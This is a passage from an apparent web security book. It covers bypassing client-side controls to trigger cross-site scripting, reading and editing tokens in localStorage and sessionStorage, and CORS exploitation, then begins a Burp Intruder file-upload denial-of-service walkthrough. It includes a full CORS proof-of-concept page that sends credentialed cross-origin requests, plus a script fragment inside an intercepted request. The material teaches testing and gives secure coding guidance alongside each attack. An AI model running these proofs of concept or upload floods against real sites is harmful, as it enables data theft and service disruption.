Note that the value is URL encoded. If you need to add special characters, you can use the decode tab to encode those. This example does not require this, but if the `clientside` control blocked the **<** and **>** sign, then you would need to use URL encoding on the characters before reinserting. To do this with the decoder tool, click the decoder tab. Type the text to encode in the top box. From the **Encode as** drop-down, select URL. The encoded text will appear in a new text box below the first. This is illustrated in the following figure:


Burp
Project
Intruder
Repeater
Window
Help
Burp Suite Professional v2022.8.4 - Temporary Project - For ...
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
○ Text ○ Hex
Decode as ...
Encode as ...
Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip


>

%3e

Figure 6.13: *Using Decoder to URL encode characters*

After changing the comment value, click the **Forward** button.

The page will refresh, and you will see your cross-site scripting, as follows:


127.0.0.1:8081/amazing-myths-2/post
OK

127.0.0.1:8081 says

2

Figure 6.14: *Client-side bypass cross-site scripting execution*

Secure coding guidance for client-side code

As part of the SSDLC, secret scanners should be used. These scanners are designed to detect secrets and passwords. They are specialized security tools that automatically scan code repositories and configurations for sensitive information, such as API keys, passwords, and cryptographic keys. They help find and remediate potential security risks by flagging exposed secrets, reducing the likelihood of unauthorized access or data breaches.

Several tools can scan Java and JavaScript code for secrets and passwords, including:

- **TruffleHog**: `TruffleHog` is a Python-based tool that scans code repositories for high-entropy strings, such as passwords and API keys, including those in Java and JavaScript code.
- **GitLeaks**: `GitLeaks` is a command-line tool that scans Git

repositories for exposed secrets. It can be used to analyze both Java and JavaScript code repositories.

- **GitleaksJS**: **`GitleaksJS`** is a JavaScript-based variation of **`GitLeaks`** designed to find sensitive information in JavaScript code repositories.

These tools are valuable for finding exposed secrets and passwords in both Java and JavaScript, enhancing code security and data protection. These scanners should be run as part of the release pipeline, but running them is also beneficial before the code is pushed to a repository. When secrets are committed to a source code repository, they are in the history even after they are removed. If a password or cryptography key gets committed to a repo, it should be changed immediately. So, to avoid this tedious response, the development team could use git hooks or the equivalent to run a tool and give the results to the developers before the commit. This would allow the developers to change secrets before exposure, i.e., before the code is committed. Breaking the commit process would not be a good idea if any secrets are found. Secrets scanners generally have false positives.

Secret scanners can help with this problem, but all these tools follow specific rules. Obscured secrets on the client side may pass a secrets scanner but would be available to a determined attacker.

All security checks need to occur on the server side. A client-side security check cannot be secure, as it can be easily bypassed. Use client-side checks for usability as your business desires, but perform all security checks on the server.

Client-side storage

Cookies are the most common client-side storage possibility, but there are others.

Client-side storage could refer to client-side JavaScript variables or the HTML5 options **`localStorage`** and **`sessionStorage`**.

In HTML5, **`localStorage`** and **`sessionStorage`** are client-side web storage mechanisms like Cookies:

- **localStorage** is a persistent storage option that allows web applications to store key-value pairs on a user's device. Data stored in **`localStorage`** is still available even after the browser is closed and can be accessed across browser sessions.

- **sessionStorage**, on the other hand, supplies a similar key-value storage mechanism but is session-specific. Data stored in `sessionStorage` is only available for the page session and is removed when the session ends, typically when the browser is closed or the tab is closed.

Unlike Cookies with the `HTMLOnly` flag, `localStorage` and `sessionStorage` cannot be prevented from being used in JavaScript. Thus, any time there is cross-site scripting, anything stored in `localStorage` or `sessionStorage` can be viewed by an attacker.

LocalStorage and SessionStorage basics

In this section, we will look at some basic JavaScript examples that show how to use `localStorage` and `sessionStorage`. The first example below shows the basic setting of a single item in `localStorage`:

```
// Set a value in localStorage
localStorage.setItem('favoriteColor', 'red');

// Get a value from localStorage
const storedColor = localStorage.getItem('favoriteColor');
console.log('favorite Color (localStorage):', storedColor);
```

The following example will show similar code for **sessionStorage**:

```
// Set a value in sessionStorage
sessionStorage.setItem('lunchOrder', 'Turkey Sandwich');

// Get a value from sessionStorage
const lunchOrder = sessionStorage.getItem(' lunchOrder ');
console.log(' lunchOrder (sessionStorage):', lunchOrder);
```

In the code above, we first set a key-value pair in either `localStorage` or `sessionStorage` using **setItem**. Then, we retrieve the value associated with a specific key using **getItem**. The values are stored as strings so that you can store and retrieve strings, numbers, or other serializable data types. Remember that values stored in `localStorage` persist even after the browser is closed, while `sessionStorage` values are only available for the duration of the browser session.

To loop through the items stored in `localStorage` in JavaScript, you can use a for loop along with the `localStorage` object's length property and the **key()** method. Here is an example:

```
// Loop through items in localStorage
for (let i = 0; i < localStorage.length; i++) {
   const key = localStorage.key(i);
   const value = localStorage.getItem(key);
   console.log(`Key: ${key}, Value: ${value}`);
}
```

In the code above, we use a for loop to iterate through the items stored in `localStorage`. The **localStorage.length** property gives you the number of items stored and **localStorage.key(i)** retrieves the key (name) of the item at the specified index `i`. You can then use **localStorage.getItem(key)** to get the value associated with that key. `SessionStorage` is done similarly.

Secrets and modifications

When secrets or values used to make access decisions are stored in `localStorage` or `sessionStorage`, it is simple to see those values and modify them as necessary.

Let us use developer tools to look at these values in the habit-helper application. First, let us use our account to log in, checking the remember me check box.

Then go to **Developer tools** by selecting the menu represented by three dots, selecting more tools, and then selecting **Developer tools**, as follows:




N3
New tab Ctrl+T
New window Ctrl+N
New Incognito window Ctrl+Shift+N
History
Downloads Ctrl+J
Bookmarks
Zoom – 100% +
Print... Ctrl+P
Cast...
Find... Ctrl+F
More tools
Edit Cut Copy Paste
Settings
About Chromium
Exit
Save page as... Ctrl+S
Create shortcut...
Name window...
Clear browsing data... Ctrl+Shift+Del
Extensions
Task manager Shift+Esc
Developer tools Ctrl+Shift+I

Figure 6.15: Start Developer tools


After developer tools open from the tabs, select **Application**, if necessary, clicking > > to see more tab options as follows:


Elements
Console
Sources
Network
Performance
Memory
»
1
1
Application
Security
Lighthouse
DOM Invader

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
···▼<body onload="getScoresOfAll('')"> == $0
     <nav class="navbar navbar-default"></nav>
     <!-- Dummy nav bar -->
```

Figure 6.16: Change to the Application tab


Then, under the storage options, we can look at everything in **`localStorage`** and **`sessionStorage`**. The **`localStorage`** contents are as follows:


Elements
Console
Sources
Network
Performance
Memory
Application
1
1
Filter
Application
Manifest
Service Workers
Storage
Storage
Local Storage
http://127.0.0.1:8081
Session Storage
http://127.0.0.1:8081

Key	Value
rememberMeUser	grinch
rememberme	true
rememberMeToken	55e7dd3016ce4ac57b9a0f56a...

Figure 6.17: Local Storage values for habit-helper

The following figure shows the contents of the **`sessionStorage`**:


Elements
Console
Sources
Network
Performance
Memory
Application
1
1
Filter
Application
Manifest
Service Workers
Storage
Storage
Local Storage
http://127.0.0.1:8081
Session Storage
http://127.0.0.1:8081

Key	Value
csrfToken	cfcd208495d565ef66e7dff9f9...

Figure 6.18: *Session Storage for habit-helper*

The **`localStorage`** has a **`rememberMe`** Boolean, the username, and a **`rememberMeToken`**. The **`sessionStorage`** has a **`csrfToken`**. Performing a session hijacking attack via stealing **`localStorage`** via cross-site scripting will be discussed in Chapter 10, **Session Management**. The CSRF token will be discussed in-depth in Chapter 11, **Authorization Practices**, including exploiting this example.

You can change these values by selecting them and entering a new value here in the Developer tools.

Secure code guidelines for client-side storage

`LocalStorage` and **`sessionStorage`** are accessible for the attacker to see and manipulate. There is also no protection against cross-site scripting in **`localStorage`** and **`sessionStorage`**. If it is stored there, it can be stolen via cross-site scripting. Cookies are safer for storing sensitive information than **`localStorage`** or **`sessionStorage`**.

So, these should never be used to store sensitive security information such as cryptography keys, **Cross-Site Request Forgery** (**CSRF**) tokens, or business-sensitive information (i.e., implementation details, trade secrets, etc.). **Personal identifiable information** (**PII**) should not be stored in either. The application should never use either storage mechanism to store any information to allow access to resources in the application. So, the application's user should not be determined by these storages, nor should their role. Session IDs also should not be stored in `localStorage` or `sessionStorage`.

These storages are helpful for non-security purposes only. Their values should be considered untrusted.

Cross-Origin Resource Sharing

CORS is a security feature implemented in web browsers that controls access to resources on a web page from different domains. It enables web servers to specify which origins are allowed to access their resources, enhancing the security of web applications by preventing unauthorized cross-origin requests.

CORS security concerns arise when misconfigurations or overly permissive policies allow unintended cross-origin access. These can lead to potential threats, such as CSRF attacks, data theft, and unauthorized access to sensitive data. It is crucial to properly configure CORS policies to restrict cross-origin requests to trusted domains and safeguard web applications from these security risks.

Brief overview of same origin policy

It is only possible to talk about CORS by talking about the **same origin policy** (**SOP**). The SOP is consulted when cross-site HTTP requests are initiated from within the client-side scripts such as JavaScript or when an Ajax request is run. The SOP does not apply when loading CSS stylesheets, images, and scripts. It defines an origin by the protocol, host, and port. So, HTTP or HTTPS is generally the protocol. The host is the domain name, such as **Google.com**. Different subdomains count as other hosts in terms of the same origin policy. The port is either specified after the host in the URL with a colon or will be the default port for the protocol (IE 80 for HTTP or 443 for HTPPS).

A resource is only loaded if the origin matches precisely, so the protocol, the host, and the port must match for a resource to be loaded following the same origin policy.

Let us look at this example using `brackish.io` from *Chapter 2, Reconnaissance and Mapping*.

So, **https://brackish.io/** and **https://brackish.io/blog/** both use the same protocol `--https`. They have the same host – `brackish.io,` and use the same port – 443, the default HTTPS port. Thus, they have the same origin per the SOP.

Differently, **https://brackish.io/blog/** and **https://shop.brackish.io/** do not have the same origin per the SOP. They both have the same protocol – HTTPS. They also have the same port – the default HTTPS port 443. They do not have the same host, as `shop.brackish.io` is not considered the same as `brackish.io` via the SOP.

Some older browsers did not always interpret the same origin policy in the same way, and this caused interesting vulnerabilities. Keep this in mind if you find applications requiring older browsers to run.

Client-side Cross-Origin Request Basics

If the SOP is too restrictive, then we use CORS. CORS allows you to turn off the security provided by SOP. The complete specification is available at the following URL for more details: **https://www.w3.org/TR/cors/**.

CORS has its own HTTP headers that are not part of the HTTP standard and vary depending on the CORS request type.

The simple CORS request is called the **simple request**. It must use the HTTP verbs: get, head, or post. The only allowed values for the content-type header are `application/x-www-form-urlencoded`, multi-part/form-data, or text/plain. The JavaScript for sending a simple CORS is given below with an empty handler function:

```
    var crossoriginget = new XMLHttpRequest();
 //The target site
    var url = 'https://myURL’;
     function handler() {
     …
```

```
}
   crossoriginget.open('GET', url, true);
crossoriginget.onreadystatechange = handler;
// This is the HTTP VERB GET SEND
crossoriginget.send();
```

When simple requests are not enough, a pre-flight request is sent, which will use the options method and decide whether the actual request is safe to send. The options method is helpful as it tells us what we can send and cannot.

Some requests are sent with credentials. The **`XMLHTTPRequest.withcredentials`** property is a Boolean that shows whether or not cross-site-access-control-request should be made using credentials such as cookies, authorization headers, or TLS Client certificates. Setting with credentials does not affect the same site request.

When talking about CORS requests, an arbitrary reflected origin is when the access- control-allow-origin header returns a specific origin, making it look like the match was an allowlist, but it will accept any origin. i.e., the same as the * value.

Now, let us look at a few pre-flight control headers. The first interesting header is the access-control-max-age header. This shows how long the results of a preflight request can be cached.

If CORS requests allow credentials, then the origins must be on an allowlist to be secure. Thus, allowing * or using an arbitrary reflected origin with credentials indicates a security flaw. Sometimes, credentials are not needed with CORS requests to find a security flaw caused by arbitrary origin. If the CORS request is locked down and not generally available, then it could be a security issue. The following subsection goes through how to test for such a flaw manually.

Exploitation

Manual exploitation is needed to find a CORS issue. Burp Suite professional **Dynamic Application Security Testing** (**DAST**) scanner and other DAST scanners sometimes indicate a CORS issue, but it needs to be manually tested to confirm. The basic steps involved in testing for CORS are:

1. Identify potential CORS issue URLs.
2. Set up POC to test that basic CORS request with no additional headers.
3. Try POC with a null origin and an actual origin
4. If it did not work, check to see if there is any client-side information that could be used to make it work. IE is a header value that is provided in client-side JavaScript. If so, add the header and try again.
5. The attack is successful if the request should not be public due to its sensitive nature or if the request returns session cookies or auth headers.

There are several versions of this POC on the internet. A basic version, which has several options in the comments, is as follows:


```
<html>
    <head>
 <title>CORS POC</title>
    </head>
 <body>
     <h1>CORS POC</h>
     <div id="hacktheplanet">
     <button type="button" onclick="exploitcors()"> Exploit Cors </
button>
     <p>Latest Response:
     <p>
     </div>
     <script>
    function exploitcors() {
  var crossoriginget = new XMLHttpRequest();
  //The target site with the bad CORS configuration
  var url = 'https://urlToTest';
  crossoriginget.onreadystatechange = function() {
     if ((this.readyState = = 4) && (this.status = = 200)) {
```

```
   document.getElementById("hacktheplanet").innerHTML =
document.getElementById("hacktheplanet").innerHTML +
this.responseText;
     }
  };
  crossoriginget.open('GET', url, true);


  //If the command is POST, use the following instead
  // OR change the HTTP verb to match the example PUT or DELETE,
etc
  //crossoriginget.open('POST', url, true);
  /*  This tells the browser to send the request with cookies;
      requires “Access-Control-Allow-Credentials = true” in
      response headers for this.responseText to be readable. */
  crossoriginget.withCredentials = true;

  //Do you need more headers to set them like that?
  //crossoriginget.setRequestHeader("HeaderName", "HeaderVal");

  //This is how to create a body if it is a post, etc
  //var body = JSON.stringify({"Data":
{"Name":"Val","Date":"2023-08-05"}});

  // This is the send with a body such as POST
  //crossoriginget.send(body);

  // This is the SEND without a body such as GET
  crossoriginget.send();
    }
    </script>
 </body>
</html>
```

After setting the HTML to match your URL, your request type, and any request body or headers that may be needed, you need to run it in two ways. The null origin way is easiest and involves opening the HTML from your machine when not hosted on a domain. The origin will be null, and you will check an interesting edge case.

The other way to test this is to spin up a web server on **Amazon Web Services** (**AWS**) or a similar cloud service and deploy the POC there. Then, you will be running with an actual origin.


When running the CORS POC, keep the developer tools open to the network. When the CORS POC is successful the HTML in the page will be updated. If the request is not vulnerable, you may see the CORs request is blocked in the console, as shown below:


Console
Issues
top
Filter
Default levels
38 Issues: 38

```
Access to XMLHttpRequest at 'https:/[redacted]' from origin 'null' has    corsexploit.html:1
been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource.
▸GET https://[redacted]net::ERR_FAILED                                     corsexploit.html:14
```

Figure 6.19: CORS request blocked by policy

Another indicator that the POC did not work is when the HTTP response error message shows strict-origin-when-cross, as seen in the following example:


Elements
Sources
Recorder
Performance insights
Console
Netwo
Disable cache
No throttling
ilter
Invert
Hide data URLs
All
Fetch/XHR
JS
CSS
Img
Media
F
Blocked Requests
3rd-party requests
50 ms
100 ms
150 ms
200 ms
250 ms
300 ms
350 ms
lame
1N4AL2AP0CC107805?...
Headers
Payload
Preview
Response
Initiator
Timing

☑ Preserve log

▾ General

Request URL: https://[redacted]

Request Method: GET

Status Code: ● 400

Remote Address: [redacted]

Referrer Policy: strict-origin-when-cross-origin

Figure 6.20: CORS failure strict origin when cross-origin

Secure coding guidelines

When implementing CORS in your web applications, security considerations are paramount. This subsection offers essential guidance to ensure the secure usage of CORS headers.

Disable CORS headers if cross-domain calls are not supported. Always be as specific as possible and as general as necessary when setting the origins of cross-domain calls. Do not allow arbitrary reflected origins.

The headers with major security implications are:

- access-control-request-headers
- access-control-allow-credentials
- access-control-allow-origin

Always consider the implications of how these are used and what you allow access to.

Be aware that some 3rd party libraries you use may have CORS configured to allow arbitrary reflected origins by default. There is no definitive list or way to check for this common vulnerability except penetration testing. There were a few lists at one time, but they need to be updated.

Incorporating these secure coding guidelines for CORS is not merely a best practice; it is an essential step in safeguarding your web applications against potential threats. By being diligent in your CORS header configurations and mindful of their implications, you can create a robust security posture while enabling cross-origin functionality responsibly and securely.

Conclusion

The client-side code is a powerful ally and a potential Achilles' heel in web development. This chapter has been your compass in navigating the complex terrain of client-side code security. You have gained insights into uncovering hidden secrets, bypassing security controls, and grasping the nuanced implications of HTML5 client-side storage options like localStorage and sessionStorage. Most notably, we have covered CORS and its exploitation, equipping you with the knowledge to discern when it becomes a vulnerability and how to guard against it. As you move forward as a developer or security professional, remember that securing client-side code is a continuous battle. With the guidance and practices outlined in this chapter, you are better prepared to withstand the challenges of an ever-evolving digital environment. Understanding and managing client-side code security is crucial to ensure the safety of your web applications against potential exploits and vulnerabilities.

In the next chapter, we will explore **denial-of-service** (**DoS**) attacks, including XML **External Entity Injection** (**XXE**), file uploads, filling log files, and wildcard searches.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 7

Exploring Vectors with DoS Attacks

Introduction

In cyber security, the term **denial-of-service** (**DoS**) carries a sense of dread. It stands for the art of disruption, where the attackers aim to make digital systems helpless, often with catastrophic consequences. In this chapter, we will explore the DoS attack vectors, unraveling the mechanisms behind these nefarious attempts to cripple systems. We will understand the art of exploiting vulnerabilities related to file updates and uploads, the strategy of filling log files, the deceptive tactics of long queries and wildcard searches, and XML **External Entity Injection** (**XXE**). You will discover the techniques to find these vulnerabilities and gain invaluable insights into securing your systems against these threats. You will be equipped with the knowledge and tools to safeguard your digital assets against the looming specter of DoS attacks.

Structure

This chapter will discuss DoS attack vectors, including:

- File updates and uploads
- Filling log files or databases
- Long queries and wildcard searches
- XXE

Specific techniques to discover these vulnerabilities, as well as remediation advice, will also be discussed.

Objectives

By the end of this chapter, you will be familiar with DoS attack vectors, including the nuances of unintentional DoS scenarios where seemingly innocuous tests can unexpectedly crash the system due to underlying code bugs. You will learn when to test for DoS and the safest methods to perform those tests. Delving deeper, we will explore various attack vectors such as excessive input processing, concurrency issues, wild card searches, resource exhaustion, and memory consumption. We will also discuss safeguards to protect the environment against these attacks. Furthermore, we will learn about XXE attacks, a form of DoS, uncovering three attack methods and providing efficient strategies to fix insecure code susceptible to XXE vulnerabilities.

> **A word of caution:** DoS attacks are generally completely out of scope. Any testing likely to cause a DoS on any system, whether production or test, should not be done without explicit written permission. Unless it is written in the contract, never perform a test that you think is likely to crash a system or cause a denial of service. Some tests here can prove a DoS without causing one, and some information here is for accidental or unintentional DoS. Some of the information in this chapter can help you test your application to ensure the code works as expected. This chapter will also discuss some tests that do not prove DoS.

File updates and uploads

DoS attacks stemming from file uploads significantly threaten web application security. In these scenarios, attackers exploit the file upload functionality vulnerabilities, overwhelming the server's resources and causing service disruptions. Through tactics such as uploading large or many files simultaneously, attackers aim to exhaust server resources, leading to performance degradation and potentially making the system unresponsive. Additionally, malicious actors may exploit inadequate validation and processing of file uploads, injecting specially crafted files that trigger resource-intensive operations upon processing, amplifying the impact of the DoS attack. Testing file upload attacks will be covered in Chapter 8, **Executing Business Logic Vulnerabilities**.

If there is a file upload functionality and DoS is out of scope, then ask in the scoping for any limits on these uploads. These limits let you know what to test for. For example, if you know that the application will not accept files larger than 500 KB, and you can upload one greater than most likely, their controls are not working, and a DoS is possible. Even if a DoS is impossible, this would be a business logic vulnerability. If the application should only allow six file uploads per user transaction, then if you can upload seven, you have proof that DoS is likely.

If you did not ask if there are limits, then the only way to prove an issue would be to cause a DoS. If you can upload 1000 files without any issues, then there is no reason to assume 1001 would cause any problem, although it might. For file uploads, test any limits you were given or stated on the website, including the HTML and JavaScript. For example, can you bypass a client-side control that checks for file size? If so, that is a vulnerability with a high probability of causing a DoS issue.

If you have permission to test for a file upload DoS, there are two primary attacks. The first is to upload a slightly different file many times, which can be done using **Burp Intruder**. The second is uploading increasingly large files to get an error.

We will walk through an example of using **Intruder** to upload slightly different files to test for DoS. Remember, this should only be done with specific permission during a penetration test and may be annoying to fix if you crash an instance running on your local hard drive. For this example, we will only upload ten different files.

We will use amazing-myths-3 for this walkthrough. Follow the given steps:

1. Login using a previously made account or register a new one, and log in now. Select **Add new post** from the menu as shown below:



Post
Add new post
View details

Figure 7.1: *Add new post menu option*

2. From here, the page will allow you to select an image to upload. First, ensure that the Burp Interception proxy is on by going to the **Proxy** tab and checking if the Intercept is off. If so, click where it says **Intercept is off** to toggle the interception. Refer to the following figure:



Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Toggle message interception

Figure 7.2: *Turn intercept on*

3. Select a valid image to upload and click the **Upload** button as follows:




Add New Post
Select Image file to upload:
Choose File
image.png
Upload

Figure 7.3: *Upload an image*

This will intercept the request in the Burp Proxy.

4. From the proxy, right-click and select send to the intruder, as follows:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
Software Vulnerability Scanner
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection

Request to http://127.0.0.1:8081

```
POST /amazing-myths-3/addPost?uploadfile=yes HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 136369
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPijqtsQ2M3LC0LyB
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>ale
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-3/addPost
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dXNlcg==; username=bY612q999896; JSESSIONID=5EF1D63938F73DD0009DDAA9C9543DI

------WebKitFormBoundaryPijqtsQ2M3LC0LyB
Content-Disposition: form-data; name="file"; filename="image.png"
Content-Type: image/png

PNG
```

Figure 7.4: *Intercept image upload*

5. Select the **Intruder** tab. You will see something similar to the following example:




Figure 7.5: Intruder Positions tab

6. From the right menu, select the **Clear** button. Then, add the numeral one after the filename and before the extension. Highlight the number 1 only and click the **Add** button, as follows:


